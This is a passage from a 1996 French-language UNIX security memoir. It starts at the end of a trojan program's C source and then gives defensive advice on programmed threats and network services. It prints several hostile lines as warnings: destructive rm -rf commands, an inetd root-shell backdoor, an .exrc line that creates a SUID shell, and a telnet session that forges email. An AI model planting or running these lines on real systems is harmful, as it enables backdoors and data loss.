  fputs(passwd_shell,f_cible);
  sprintf(passwd_shell,"%s\n","/usr/bin/passwd");
  fputs(passwd_shell,f_cible);
  return(1);
}
```

La procédure *fin* endort l'utilisateur par le rasurrant message ‘ ‘`Segmentation Fault`".

```
fin()
{
  printf("\nSegmentation Fault.\n\n");
  exit(0);
}

int sowhat()
{
  int reponse, trappe;

  printf("Enter Q to QUIT, c to continue : ");
  reponse = getc(stdin);
  trappe = getc(stdin);
  switch (reponse)
  {
    case 'c' :
    {
      printf("\nYou are free to ABORT NOW with ^C ");
      printf("before I load all ressources.\n");
      sleep(2500000);
      return(1);
      break;
    }
    case 'Q' :
    {
      safe();
      break;
    }
    default :
    {
```

```
      printf("\n");
      sowhat();
      break;
    }
  }
}

int intro()
{
  printf(" **        hacky        **\n");
  return(1);
}

error()
{
  printf("\n\n*** *** Sorry, an error occured ...\n");
  printf("*** Please contact me ...\n\n");
  system(AUTODEL);
  exit(0);
}

hacky()
{
  char * user;
  char * realname;

  user = (char *) getlogin();
  realname = getpwnam(user)->pw_gecos;

  if (intro() != 1)
  {
    error();
  }

  if (verify(user,realname) != 1)
  {
    error();
  }

  if (action(user,realname) != 1)
  {
    error();
  }
```

```
  else
  {
    fin();
  }
}
```

Voici la fonction *main* du programme.

Remarquez à la première ligne l'appel `system(init)`.

```
main()
{
  system(init);
  if (system("reset") != 127)
  {
    hacky();
    return(1);
  }
  else
  {
    exit(0);
  }
}

/*************************************************************************/
/*                        hacky ends here.                               */
/*************************************************************************/
```

La moralité de cet exemple est qu'il faut apprendre à devenir méfiant. La curiosité peut être un très vilain défaut. L'utilisateur du programme ci-dessus l'apprendra à ces dépends. Evidemment, il peut se passer très longtemps avant qu'il ne s'en rende compte de quoi que ce soit !

Les chevaux de Troie peuvent être également contenus dans n'importe quel script d'installation de programme. Imaginez que l'un deux contienne la commande ``rm -rf $HOME/*" ...

Soyez donc sûr autant que possible de ce que vous exécutez !

5.1.5 Les virus

Les virus sont des bouts de code qui se propagent en infectant des programmes de proche en proche. De temps en temps, certains peuvent reformater votre disque dur. Bref, ce ne sont pas des petites bêtes très aimables. Nous vous recommandons

d'ailleurs la lecture du rapport de Daniel Manso traitant du sujet. Ce rapport devrait être disponible auprès de Serge Rouveyrol à l'ENSIMAG (cf. [9] et [4]).

La plupart des virus sont répandus dans le monde des ordinateurs de type *Apple* ou *Compatible PC*. Ces ordinateurs fonctionnant sous des systèmes d'exploitation non protégés, il est facile aux virus de s'y multiplier et de s'y propager.

Les virus pouvant poser problème à *UNIX* sont ceux de type *boot* sur les systèmes à base de *Compatible PC*. En effet il suffit de *"booter"* sur une disquette infectée pour risquer d'endommager le disque dur.

[7] évoque également quelques expériences marginales avec des virus sous *UNIX*. On peut cependant conclure que ce type de menace n'est pas très préoccupant pour nous à l'heure actuelle.

En revanche, l'avènement du *World Wide Web*, des applications assistantes automatiquement lancées lorsque le type *MIME* qui correspond est reconnu, peut poser des problèmes. Le langage *Postscript* peut par exemple contenir des commandes susceptibles d'être exécutées par le système.

Les applications écrites en *Java* pourraient à l'avenir se révéler une source de dangers. Il semblerait qu'au moins un trou de sécurité, certes difficile à utiliser, ait été découvert dans ce langage.

Certains outils de bureautique qui ont été portés sous *UNIX*, sont aussi concernés : certains virus prenant appui sur les macros de *Microsoft Word* passeront peut-être ainsi dans le monde *UNIX*.

5.1.6 Les vers

Les vers sont des programmes indépendants qui voyagent de machine en machine sur le réseau. Comme les virus, ils peuvent se multiplier laissant un exemplaire d'eux même sur chaque machine qu'ils ont pénétrée.

On pense évidemment en parlant de ver, au fameux ver d'Internet (cf. [5]). Mais [7] rapporte qu'une douzaine de vers ont été observés jusqu'à maintenant. Deux d'entre eux au moins fonctionnaient sous *UNIX*.

Se protéger d'un ver revient à se protéger d'une intrusion. Les vers utilisent pour se répandre les mêmes techniques que les pirates pour rentrer sur un système.

5.1.7 Les bactéries et autres lapins

Les bactéries et autres lapins sont des programmes dont la vocation est de se multiplier dans le but de consommer toutes les ressources d'un système.

Le système s'écroule alors : c'est le plantage.

Les sources historiques de ce type de programmes sont plutôt expérimentales qu'autre chose. Les premiers programmeurs de systèmes multi-processus les utilisaient par curiosité, pour voir comment le système réagissait.

Une fois encore, ce sont les sources de vos programmes qu'il faut surveiller de prêt.

5.2 Se protéger

Les exemples que nous avons évoqués plus haut vous ont, nous l'espèrons, convaincu de l'utilité de vous protéger de ces menaces dites programmées.

Ce n'est pas toujours facile car cela demande beaucoup de temps. Néanmoins, réinstaller un système entier n'est pas une des tâches les plus courtes et simples non plus !

5.2.1 Précautions élèmentaires

D'abord, évitez de ramener le binaire d'un programme, surtout à partir d'un site *FTP* sur lequel vous avez des doutes. Si vous le pouvez, procurez-vous ses sources. Il est évident que beaucoup d'organismes ne distribuent pas les sources de leurs produits. On n'a donc pas toujours le choix.

Ensuite, vérifiez systématiquement ces sources avant d'installer quoi que ce soit. En pratique, il s'agit souvent là d'un vœu pieux. Allez donc vérifier les sources du dernier *sendmail* !

Vous pouvez alors utiliser les utilitaires qui permettent de garantir que ces sources n'ont pas été modifiées depuis que les auteurs les ont mises en circulation. De plus en plus de personnes ont recours à ce type de techniques pour décourager les pirates. Les mêmes utilitaires garantissent également l'intégrité des fichiers binaires.

En revanche, il est plus facile de vérifier les scripts d'installation ou *Makefile*. C'est une bonne habitude à prendre car elle permet de ne pas se faire piéger par des lignes insideuses du genre ``` ``rm -rf $HOME" ```. Nous rappelons que ce genre de

lignes ont déjà été glissées à l'intérieur de plus d'un script.

Par ailleurs, n'installez jamais un programme en tant que *root* ! La ligne ``rm -rf $HOME" est gentille en comparaison de celle-ci : "rm -rf /".

Essayez les programmes, si possible, sur une machine de test isolée des autres, pour déterminer si leur comportement semble normal sur une période de temps raisonnable.

Il est aussi possible d'utiliser l'appel système *chroot*. Vous pouvez alors commencer par installer les programmes dans une arborescence restreinte ou même une ligne comme celles qui figurent ci-dessus ne seront pas dangereuses. Même si le *UID 0* est requis par *chroot*, il est toujours possible de redevenir un utilisateur normal avant d'exécuter les scripts d'installation.

Bref, soyez conscients des menaces et réagissez en conséquence.

5.2.2 Protéger son système

La grande menace sous *UNIX* est essentiellement constituée par les chevaux de Troie et les *portes dérobées*.

C'est sans doute parce qu'il est difficile d'écrire des virus ou des vers. C'est également parce qu'à l'origine des menaces programmées se trouvent le plus souvent les utilisateurs d'un système. Ces derniers produisent en effet la majorité de ces pièges. Leur but peut être de simplement s'amuser ou de vraiment nuire.

Pour défendre votre système, il vous suffit d'utiliser les mécanismes qu'*UNIX* met à votre disposition.

- Mettez des permissions appropriées sur vos répertoires et fichiers.
- Protégez vos exécutables en n'autorisant pas leur modification. Prévenez également toute modification des répertoires où se trouvent ces fichiers.
- N'exécutez aucun programme avec plus de privilèges que strictement nécessaire.
- Protégez votre base de données d'alias de courrier électronique. Il est très imprudent d'autoriser les utilisateurs à modifier cette base eux mêmes. Ils pourraient alors créer un alias qui déclencherait l'exécution d'un programme comme :

  ```
  secret: |/usr/local/bin/.mon_piege_telecommande"
  ```

- Vérifiez les systèmes d'exécution automatique de programmes comme *at* ou *cron*. Même si leur configuration ne semble pas avoir changé, vérifier que les programmes exécutés sont également toujours ceux que vous avez installés.
- Vérifiez le contenu de votre fichier *inetd.conf*. une ligne comme celle qui suit permet à un pirate d'obtenir un shell avec un *UID 0* quand il le souhaite.

```
daytime stream tcp nowait root /bin/ksh ksh -i
```

- Vérifiez vos fichiers d'initialisation du système.
- Utilisez des outils comme *tripwire* (cf. A) pour vérifier régulièrement l'intégrité de votre système et de l'ensemble de vos fichiers.
- Traquez les fichiers *SUID* ou *SGID* qui se trouvent sur votre système. La commande *find* peut vous y aider.

```
find / \( -perm -004000 -o -perm -002000 \) -type f -print
```

- Consultez les journaux créés automatiquement par certains programmes. Le service *syslog* constitue un atout considérable pour la lutte contre les pirates sous UNIX. Utilisez le !
- Ne donnez pas accès en lecture à tous les utilisateurs à vos *CDROM*, ou unités de sauvegarde. Un fichier *tar* est facile à voler et à réinstaller sur un autre ordinateur.

5.2.3 Protéger son compte

Protéger l'ensemble du système, c'est également apprendre à chaque utilisateur ce qu'il peut faire pour protéger son propre compte.

- Faites attention à votre variable *PATH*. Evitez autant que possible d'y inclure le répertoire courant et si vous le faites, placez le en dernier.
- Faites attention à l'ensemble de vos variables d'environnement, y compris celles qui spécifient les séparateurs ...
- Mettez des permissions `'rw-------'` sur tous vos fichiers de configuration (*.login*, *.profile*, ...).
- Vérifiez ces fichiers. En particulier, n'oubliez pas *.rhosts*, *.forward*, *.exrc*, *.emacs* ... En résumé, tous les fichiers susceptibles de contenir des commandes automatiquement exécutées quand vous ouvrez une session de travail, recevez du courrier ou lancez un programme. Méditez l'exemple ci dessous ...

```
Fichier .exrc creant un shell SUID

!(cp /bin/sh /tmp/.secret;chmod 4755 /tmp/.secret)&
```

- Ne donnez accès à personne en écriture à vos répertoires, ou alors faites preuve de parcimonie et de prudence.
- Enfin, ne quittez pas votre terminal en laissant une session de travail ouverte. Vous pensez que nous exagérons ? Et bien venez faire l'expérience chez nous : ça ne pardonne pas !

Comme vous le voyez, il y a mille et une façons de vous jouer des tours pendables. Et encore, elles sont loins d'être toutes évoquées ici !

Chapitre 6

TCP/IP

6.1 Les faiblesses de *TCP/IP*

6.1.1 Introduction

Internet est une des raisons pour laquelle maîtriser les aspects de la sécurité sous *UNIX* devient capital. Par le biais de ce réseau, ce sont en effet des millions de personnes qui sont susceptibles d'accéder à votre ordinateur.

Internet trouve ses origines dans *ARPANET* développé aux débuts des années 1970 sous l'impulsion de la fameuse *Advanced Research Projects Agency* du non moins célèbre *Department of Defense*.

Aujourd'hui cet enchevêtrement de réseaux plus ou moins grands repose sur le protocole *IP (Internet Protocol)*. Pour une présentation de ce protocole, nous vous invitons à lire le chapitre 16 de [7] qui expose de manière claire ses principes de fonctionnement.

IP n'est pas le seul protocole utilisé pour Internet. Nous encourageons les passionnés à lire un bon livre sur les réseaux pour étancher leur curiosité (cf. [12]).

Malheureusement, la vitesse à laquelle Internet s'étend nous montre chaque jour un peu mieux que *IPv4* [1] se fait vieux. Il n'est plus adapté aux exigences actuelles et à venir, et ce, pour plusieurs raisons.

- Ce protocole a été conçu pour être utilisé dans un environnement hostile, au sens technique du terme. Si vous coupez une liaison entre deux sites Internet, vous avez toujours la possibilité d'utiliser une autre route pour

1. Pour notre plus grand bonheur, son digne successeur, *IPv6*, est en train de voir le jour.

communiquer.

Hélas, il s'avère que notre environnement est hostile à bien d'autres points de vue.

– *IP* a été fait pour se charger du transport de données. En aucun cas il ne devait assurer un quelconque degré de sécurité. D'autres protocoles complémentaires étaient supposés s'en charger si le besoin s'en faisait sentir.

Le besoin est là, mais les outils capables de nous protéger de toutes les attaques ne sont pas très répandus.

IP est en quelques sortes victime de son succès. Comme le remarque [7], il est en tout cas employé à l'heure actuelle pour des utilisations qui n'avaient absolument pas été prévues initialement ...

Dans les années 1980, les attaques portées sur Internet exploitaient des bogues ou des portes dérobées que comportaient certains programmes mondialement répandus. Ces dernières années, les attaques ont évolués. Elles deviennent plus inquiétantes en ce sens qu'elles exploitent la structure même d'Internet et les faiblesses d'*IP*. On peut les classer dans l'une des catégories suivantes.

– Il existe, comme nous l'avons déja évoqué au chapitre 2, un rique important d'écoute sur le réseau. Des ordinateurs *renifleurs* peuvent en effet tout à fait recopier à la volée toutes les données qui passent à leur portée.

– Des impostures sont aussi fréquentes. Le pirate fait alors passer sa machine pour une autre en utilisant une fausse adresse *IP*.

– Des connections sont détournées. Le preneur d'otages peut alors décider de prendre le contrôle d'une session de *rlogin* après que l'utilisateur autorisé l'ait établie.

– Des modifications de données au vol sont également possibles. Les mêmes ordinateurs *renifleurs* décident alors de changer une valeur par ci, par là (ce qui est techniquement beaucoup plus difficile).

6.1.2 Problèmes potentiels

Nous évoquons ici les mécanismes incriminés dans les attaques évoquées au paragraphe précédent.

Les *renifleurs*

Comme nous l'avons évoqué précedemment, les ordinateurs *renifleurs* sont un problème dont le seul moyen de se débarasser est d'utiliser des algorithmes de codage.

On peut envisager d'implanter ces algorithmes à divers niveaux.

- Au niveau du matériel lui-même, on peut imaginer d'acheter des cartes réseaux capables de coder et décoder en temps réel les informations qui transitent par elles. Tous les intermédiaires sont alors supposés disposer du même matériel.
- Le codage peut également être effectué seulement par l'émetteur et le décodage seulement par le récepteur.
- Enfin, on peut concevoir au niveau applicatif des programmes capables de coder un courrier avant de l'envoyer par exemple.

Les problèmes d'authentification

Pour authentifier un correspondant, une méthode consiste à vérifier l'adresse *IP* qui correspond à son nom. On a recours pour cela aux *DNS*.

Le mécanisme de serveurs de noms n'a pas été conçu lui non plus pour être sûr. Ainsi, il n'y a aucun moyen de vérifier que l'information que vous donne un serveur de noms est exacte.

La seule chose que vous pouvez tenter pour vérifier dans une certaine mesure l'information que vous obtenez, est de vous adresser à un second serveur. Là encore, ce n'est pas parfait. Des pirates ont réussi de cette manière à tromper bien des victimes (cf. [7]).

Il n'y a donc dans ce cas pas de parade parfaite. Certains conseillent donc, tout simplement, de ne pas utiliser les serveurs de nom pour authentifier vos correspondants. Mais à quoi d'autre avoir recours ?

Pour illustrer le genre de problèmes que peut poser l'absence d'authentification, nous vous proposons d'étudier comment envoyer un courrier électonique "fantôme" en utilisant le programme *telnet*.

```
From inconnu@le.bout.du.monde Fri Jun 21 14:22:47 1996
Return-Path: inconnu@le.bout.du.monde
Received: from localhost by hercule.brunox.fr ......
Date: Fri, 21 Jun 1996 14:20:50 +0100
```

```
From: inconnu@le.bout.du.monde
Message-Id: <199606211320.OAA01258@hercule.brunox.fr>
X-Authentication-Warning: hercule.brunox.fr:
Host brn@localhost [127.0.0.1] didn't use HELO protocol
Subject: Mefiance !!!
Status: R

Des imposteurs semblent utiliser le mail en se faisant passer pour
des inconnus.
A+
```

Pour écrire ce mail, nous avons dialogué directement avec le programme *sendmail*. Evidemment pour que ce programme nous comprenne, nous lui avons parlé dans son langage qui s'appelle *ESMTP*.

```
$ telnet localhost 25
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
220 hercule.brunox.fr ESMTP Bonjour
    Sendmail 8.7.5/8.6.9 ready at Fri, 21 Jun 1996 15:40:55 +0100
MAIL FROM : inconnu@le.bout.du.monde
250 inconnu@le.bout.du.monde... Sender ok
RCPT TO : root@hercule
250 Recipient ok
DATA
354 Enter mail, end with "." on a line by itself
Subject: Mefiance !!!
[donnees]
.
250 OAA01258 Message accepted for delivery
QUIT
```

6.2 Les services *TCP/IP*

Lorsque vous connectez votre ordinateur à Internet, vous donnez le moyen d'y accéder de nombreuses façons différentes. On peut vous y adresser un courrier électronique, ouvrir une session *FTP* ou envoyer une requête *DNS* à votre serveur de noms.

6.2.1 */etc/services*

Le fichier */etc/services* contient une description des services que votre ordinateur met à la disposition des autres machines du réseau.

Pour chacun d'eux sont précisés un nom, un numéro de port, un protocole *(tcp ou udp)* et un alias éventuel. La table des services est standard. Cela permet de s'y retrouver facilement tout en passant d'un ordinateur à l'autre.

Ci-dessous se trouve un extrait d'un fichier /etc/services provenant d'un *PC* fonctionnant sous *Linux*. vous y trouvez l'explication de la commande `"telnet localhost 25"` que nous avons utilisée au paragraphe précédent pour accéder au service de courrier électronique.

```
#
# Network services, Internet style (extrait)
#
tcpmux     1/tcp           # TCP port service multiplexer
echo       7/tcp
echo       7/udp
systat     11/tcp           users
daytime    13/tcp
daytime    13/udp
netstat    15/tcp
qotd       17/tcp           quote
msp        18/tcp           # message send protocol
msp        18/udp           # message send protocol
chargen    19/tcp           ttytst source
chargen    19/udp           ttytst source
ftp        21/tcp
# 22 - unassigned
telnet     23/tcp
# 24 - private
smtp       25/tcp           mail
```

C'est ici l'occasion d'évoquer le mécanisme de *trusted port* dont nous avons souligné le danger plus tôt dans ce mémoire. Sous *UNIX*, les numéros de ports

allant de 0 à 1023 sont appelés des *trusted ports*.

Pour pouvoir se mettre en attente ou initier une connection à partir d'un d'entre eux, il faut qu'un programme ait un *UID* effectif de 0 (c'est à dire qu'il soit exécuté par le super-utilisateur, ou qu'il soit *SUID*). Cela permet de garantir qu'un programme écrit par un utilisateur ne viendra pas prendre la place d'un vrai serveur comme *telnet* par exemple.

Cette règle n'est guère plus qu'une convention. On la considère souvent comme un acquis. Or, rien n'oblige les constructeurs et les vendeurs d'autres systèmes à la suivre. Etant susceptibles de rencontrer tous les types de systèmes sur Internet, on voit là quels peuvent être les dangers de ce principe.

6.2.2 */etc/inetd.conf* ou de l'utilité des *wrappers*

Lorsqu'une demande de connexion à un service arrive à votre ordinateur, *UNIX* essaie de déterminer à quel serveur il doit l'envoyer. Les courriers électroniques sont ainsi dirigés vers *sendmail*.

Au fur et à mesure des années, le nombre de services Internet n'a cessé de croître. Dans le soucis d'économiser les ressources du système, le programme *inetd* a été créé.
Ce processus est chargé de traiter un certain nombre de demandes. Il lance ainsi suivant les cas, tel ou tel programme pour fournir le service demandé. On ne garde ainsi que ce processus en mémoire de manière permanente, au lieu d'un programme par service.

Le fichier */etc/inetd.conf* sert à configurer le programme *inetd*. Vous pouvez en particulier autoriser ou interdire un service, préciser le programme qui traitera tel type de demande, sous quel *UID* tournera ce programme et quel protocole sera utilisé.

Voici à quoi peut ressembler le fichier */etc/inetd.conf*.

```
#
# See "man 8 inetd" for more information.
#
# <name> <type> <proto> <flags> <user> <server_path> <args>
#
# Echo, discard, daytime, and chargen are used primarily for testing.
echo    stream  tcp  nowait  root    internal
echo    dgram   udp  wait    root    internal
discard stream  tcp  nowait  root    internal
discard dgram   udp  wait    root    internal
```

```
daytime stream  tcp  nowait  root    internal
daytime dgram   udp  wait    root    internal
chargen stream  tcp  nowait  root    internal
chargen dgram   udp  wait    root    internal
time    stream  tcp  nowait  root    internal
time    dgram   udp  wait    root    internal
ftp     stream  tcp  nowait  root    /usr/sbin/tcpd  /usr/sbin/wu.ftpd
telnet  stream  tcp  nowait  root    /usr/sbin/tcpd  /usr/sbin/in.telnetd
nntp    stream  tcp  nowait  root    /usr/sbin/tcpd  /usr/sbin/in.nntpd
shell   stream  tcp  nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rshd
login   stream  tcp  nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rlogind
talk    dgram   udp  wait    root    /usr/sbin/tcpd  /usr/sbin/in.ntalkd
ntalk   dgram   udp  wait    root    /usr/sbin/tcpd  /usr/sbin/in.ntalkd
finger  stream  tcp  nowait  daemon  /usr/sbin/tcpd  /usr/sbin/in.fingerd
```

Remarquez que certains services sont directement traités par *inetd* ; ils sont alors repérés par le mot clé '`internal`'. D'autres sont en revanche délégués à d'autres programmes comme '`/usr/sbin/in.fingerd`'.

L'histoire déjà longue d'*UNIX* fait qu'*inetd* n'a pas été conçu de manière à faire un usage intensif des mécanismes d'enregistrement de journal système.

Or, ces journaux créés automatiquement par les programmes au fil de leur exécution, sont un atout considérable pour la détection des tentatives de piratage. Nous vous encourageons à compléter *inetd* par un programme spécial appelé un *wrapper*.

Les *wrappers* permettent tout d'abord d'enregistrer une entrée dans les journaux du système dès qu'une connexion entrante est traitée. Ensuite, ils peuvent vous permettre de configurer plus finement les services que vous désirez offrir aux autres ordinateurs.

Vous pouvez ainsi décider d'offrir le service *finger* à certaines adresses *IP* seulement et pas aux autres.

Un de ces programmes s'appelle *tcpwrapper* [2]. Comme vous pouvez le constater en lisant /etc/inetd.conf, il est installé en standard dans la distribution *Slackware* de *Linux* et filtre tous les services qui ne sont pas traités en interne par *inetd*.

Les *firewalls* peuvent s'avérer complémentaires des *wrappers*. Les *wrappers* ne permettent en effet que de filtrer ce qui se passe que sur une machine tandis que les *firewalls* sont susceptibles de protéger un réseau entier. Nous aurions voulu vous

2. Cf. A.

présenter dans ce mémoire leur utilisation Malheureusement, faute de temps, nous ne sommes pas à même de le faire. Nous vous recommandons cependant à ce sujet [2].

6.3 Quelques services

Les services offerts par votre ordinateur ne sont pas forcément tous utilisés. *UUCP* est un bon exemple de service qui reste souvent proposé par défaut alors qu'il ne sert plus à rien.

Il est bon de faire l'inventaire des services dont vous avez réellement besoin. Cela n'est pas toujours facile dans le cadre de grandes installations : il se peut que seuls quelques utilisateurs utilisent certains d'entre eux. Prenez tout de même l'habitude de désactiver les services qui vous semblent inutiles. Vous supprimerez ainsi autant de portes d'entrée dans votre système.

Nous vous proposons d'évoquer dans la suite de ce chapitre un certain nombre de services standards. Pour chacun d'entre eux, nous préciserons les mesures qu'il convient de prendre en matière de sécurité. Ici encore, nous nous sommes très largement appuyés sur [7].

En A, figure une présentation des outils capables de détecter les erreurs manifestes de configuration des services réseaux.

6.3.1 *systat*

Ce service permet d'obtenir des informations sur le système. Il provoque sur la plupart des systèmes l'exécution de la commande *who*. Cela peut être très utile dans la vie de tous les jours pour savoir si un collègue travaille à un moment donné sur une machine particulière.

```
bash$ telnet localhost systat
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
brn   tty1     Jun 22 10:14
brn   tty2     Jun 22 10:15
root  tty3     Jun 22 10:15
brn   tty5     Jun 22 10:15
brn   tty6     Jun 22 10:15
brn   ttyp0    Jun 22 13:44 (:0.0)
Connection closed by foreign host.
```

Cependant, cela permet aux pirates d'apprendre des noms d'utilisateur, dont ils pourront essayer de se servir pour pénétrer le système en devinant leur mot de passe par exemple.

Pesez le pour ou le contre ... Pour supprimer ce service, il suffit de commenter la ligne correspondante du fichier */etc/inetd.conf*.

6.3.2 *FTP*

Le *File Transfer Protocol* vous permet d'effectuer des transferts de fichiers entre deux machines distantes, reliées par le réseau.

L'identification se base, comme d'habitude, sur les nom et mot de passe de l'utilisateur. Pour cette raison, et parce que les transferts de données ne sont pas codés, le protocole *FTP* est sujet au risque d'écoute du réseau.

En plus des noms d'utilisateurs normaux, vous pouvez configurer votre *FTP* de manière à ce qu'il accepte les utilisateurs *anonymes*. Ceux-ci ouvrent une session sous le nom *anonymous* ou *ftp*, et donnent, par convention, leur adresse de courrier électronique comme mot de passe.

Ce service est tellement standard et utile, que nous souhaitons décrire sa configuration de manière assez précise. C'est ce que nous vous proposons dans les paragraphes qui suivent.

/etc/ftpusers

Le fichier */etc/ftpusers* vous permet de restreindre le service *FTP* que vous offrez en interdisant aux utilisateurs dont le nom figure dans ce fichier d'ouvrir une session *FTP*.

Nous vous conseillons de placer dans ce fichier les noms tels que ceux figurant ci-dessous. Evidemment ces noms dépendent de chaque système.

```
root
uucp
news
bin
daemon
adm
lp
news
uucp
```

Il est particulièrement déconseillé de permettre à *root* d'ouvrir une session *FTP*. Utiliser le mot de passe du super-utilisateur, alors qu'il est susceptible d'être intercepté, est en effet très imprudent.

Configurer l'accès en *FTP* anonyme

Pour autoriser ce type d'accès, il vous faut créer un compte au nom de l'utilisateur *FTP*. Ci-dessous figure un exemple de ligne correspondante du fichier */etc/passwd*. /index/etc!/passwd

```
ftp:*:404:1::/home/ftp:/bin/false
```

Remarquez que l'utilisateur *FTP* a pour shell */bin/false* qui n'est pas un shell valide. Son compte est verrouillé. Le répertoire */home/ftp* est, dans cet exemple, le répertoire racine des fichiers du serveur de *FTP* anonyme.

Ce répertoire doit être, **contrairement à ce que disent certaines pages de manuels**, possédé par *root*, et avoir les droits `'r-xr-xr-x'`. Il comportera, en général les sous-répertoires suivants.

- *bin*; ce répertoire contiendra une copie de la commande *ls*. Cette copie devra être un binaire lié de manière statique, sinon vous aurez également à copier dans l'arborescebce du serveur les librairies nécessaires.

  Le répertoire *bin* doit être possédé par *root*, comme la commande *ls* qui s'y trouve. La commande *ls* et le répertoire *bin* doivent avoir les droits `'--x--x--x'`.

- *etc*; ce répertoire contiendra une copie des fichiers */etc/passwd* et */etc/group*. Vous prendrez soin d'y remplacer les mots de passe cryptés par une étoile. Ces fichiers ne servent qu'à la commande *ls* pour afficher les noms d'utilisateurs et de groupes.

  Les fichiers *etc/passwd* et *etc/group* doivent être possédés par *root*, et avoir les droits `'r--r--r--'`. Le répertoire *etc* doit être possédé par *root*, et avoir les droits `'--x--x--x'`.

- *pub*; ce répertoire contiendra l'ensemble des fichiers que vous voulez mettre à disposition des utilisateurs du service. Attention à ne pas y mettre des liens symboliques sortant de l'arborescence du serveur!

  Le répertoire *pub* doit être possédé par *root*, et avoir les droits `'r-xr-xr-x'`.

6.3.3 Telnet

Telnet peut poser plusieurs problèmes de sécurité.

- Lorsque vous vous connectez par la commande à un ordinateur distant, vous vous exposez à un risque d'écoute que nous avons déjà évoqué au chapitre 2. Votre mot de passe peut être ainsi volé. Mais l'ensemble des informations qui transitent sur la ligne est également sujet au même danger.
- Qui plus est, des sessions *telnet* ont déjà été détournées. Le pirate prend alors le contrôle de la connexion après que l'utilisateur l'ait ouverte.

Pour avoir accès à votre ordinateur depuis un site distant, il vaut mieux utiliser une ligne téléphonique. Bien que non exempte de risques, cette dernière méthode reste bien plus sûre que l'utilisation d'Internet.

6.3.4 *SMTP*

SMTP est le protocole chargé de l'acheminement du courrier électronique sous *UNIX*. Sur la majorité des systèmes, c'est le programme *sendmail* qui se charge du travail.

Sa configuration se fait au moyen du fichier */etc/sendmail.cf*. Pour déterminer les destinataires de messages, *sendmail* se base sur les noms d'utilisateurs et les alias définis dans le fichier */etc/aliases* [3].

Voici quelques conseils concernant *sendmail*.

1. Nous vous engageons à vérifier que votre version du programme ne comporte pas de trou de sécurité connu. Pour cela, vous pouvez procéder comme suit.

```
bash$ telnet localhost 25
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
220 hercule.brunox.fr ESMTP Bonjour Sendmail 8.7.5/8.6.9
ready at Sat, 22 Jun 1996 20:25:31 +0100
wiz
500 Command unrecognized
debug
500 Command unrecognized
kill
500 Command unrecognized
quit
```

3. Ce fichier peut se trouver dans d'autres répertoires suivant la configuration du système

```
221 hercule.brunox.fr closing connection
Connection closed by foreign host.
```

Si *sendmail* réponds à l'une des trois commandes *wiz*, *debug* ou *kill* par un autre message que `"500 Command unrecognized"` remplacez le par une version plus récente.

2. Protégez votre fichier d'alias. (cf. 5.2.2).
3. Enlevez l'alias *decode* de cette base de données.
4. Vérifiez que le mot de passe *wizard* est désactivé dans le fichier *sendmail.cf*. Enlevez pour cela la ligne qui commence par les lettres OW.
5. Prenez l'habitude d'installer systématiquement la dernière version du programme.

Nous vous invitons également à lire [13]. On n'est jamais mieux servis que par les professionnels!

6.3.5 *DNS*

Installer un serveur de noms n'est pas une des choses les plus faciles qui soient. Un certains nombre de fichiers sont à configurer de manière à faire fonctionner l'ensemble.

Sachez qu'il est possible d'exploiter les faiblesses de certains *DNS* pour réaliser des impostures. Veuillez donc prêter la plus grande attention à la mise en place de ce service.

[1] peut vous aider dans cette tâche.

6.3.6 *finger*

Le choix de laisser en place ce service revient à peu près au même que celui présenté au 6.3.1. En effet, *finger* peut, de même que *systat*, apporter de précieuses informations à des pirates qui voudraient s'introduire dans votre système.

```
bash$ finger
Login  Name     Tty  Idle  Login Time   Office     Office Phone
brn    Moi ??   1          Jun 22 10:14
brn    Moi ??   2          Jun 22 10:15
brn    Moi ??   5       45 Jun 22 10:15
brn    Moi ??   6    10:37 Jun 22 10:15
brn    Moi ??   p0      12 Jun 22 16:46 (:0.0)
root   root     3        3 Jun 22 20:08
```

Par ailleurs, il convient également de vérifier le *UID* sous lequel le serveur *finger* est exécuté. En effet, si cet *UID* est celui du super-utilisateur, n'importe quel utilisateur peut, en faisant pointer son fichier *.plan* sur le fichier qui l'intéresse, lire les données qui s'y trouvent. Vérifiez à ce sujet la ligne correspondante du fichier */etc/inetd.conf*.

6.3.7 *HTTP*

HTTP est le protocole utilisé pour faire fonctionner le *World Wide Web (WWW)*. Mettre en place un serveur de ce type est loin d'être une mince affaire. Nous vous engageons donc à lire le chapitre 18 de [7] qui traite du sujet.

Cependant, nous vous proposons d'évoquer ici quelques conseils qui peuvent être donnés en la matière.

- Ne faites pas fonctionner votre serveur *HTTP* avec un *UID 0*. Si le serveur a besoin de cet *UID* au démarrage pour pouvoir effectuer l'appel *chroot*, il **doit** ensuite prendre un *UID* d'utilisateur n'ayant accès qu'aux fichiers concernant le serveur et à aucun autre.

- Les scripts *cgi-bin* utilisés par votre serveur ne doivent jamais être accessibles en lecture, ceci pour empêcher d'éventuels pirates d'y chercher des failles.
- N'écrivez que des scripts *cgi-bin* vérifiant la syntaxe de ce qu'on leur passe en paramètre. Il est impératif de rejeter tout paramètre ne correspondant pas à la syntaxe attendue.
- Ne mêlez pas les arborescences de vos serveurs *HTTP* et *FTP*.
- Faites attention aux liens symboliques pointant en dehors de l'arborescence du serveur.

6.3.8 *POP*

Le protocole *POP* est utilisé pour récupérer du courrier électronique sur une machine distante. Le système d'identification utilisé est le plus souvent basé sur le nom d'utilisateur et le mot de passe. Le transfert de données n'est pas codé

Pour ces raisons, *POP* est sujet aux mêmes risques d'écoute que *telnet*, *rlogin* ...

6.3.9 *NNTP*

Les serveurs de *news* utilisent le protocole *NNTP* pour échanger leurs données. Le contrôle d'accès à ces serveurs est basé sur les noms de machines. Comme nous

l'avons vu, ce moyen d'authentification n'est pas sûr.

Cela dit, dans la mesure où vous n'avez pas d'informations secrètes sur votre serveur, le fait qu'un pirate accède aux données qui s'y trouvent ne prête pas à conséquence.

Enfin, ajoutons qu'un *firewall* peut vous aider à protéger efficacement votre serveur de *news* (cf. [2]).

6.3.10 *rlogin* et *rsh*

Le programme *rlogin* fournit les mêmes services que *telnet* à quelques différences près.

1. Lorsqu'une session commence, le nom de l'utilisateur est automatiquement transmis à la machine distante.

2. Si la machine locale est un *trusted host* ou que l'utilisateur est un *trusted user*, **aucun mot de passe** n'est demandé. Vous avez bien lu.

Le programme *rsh* fonctionne de manière semblable à *rlogin*. Sa fonction se limite cependant à l'exécution d'une seule commande sur la machine distante.

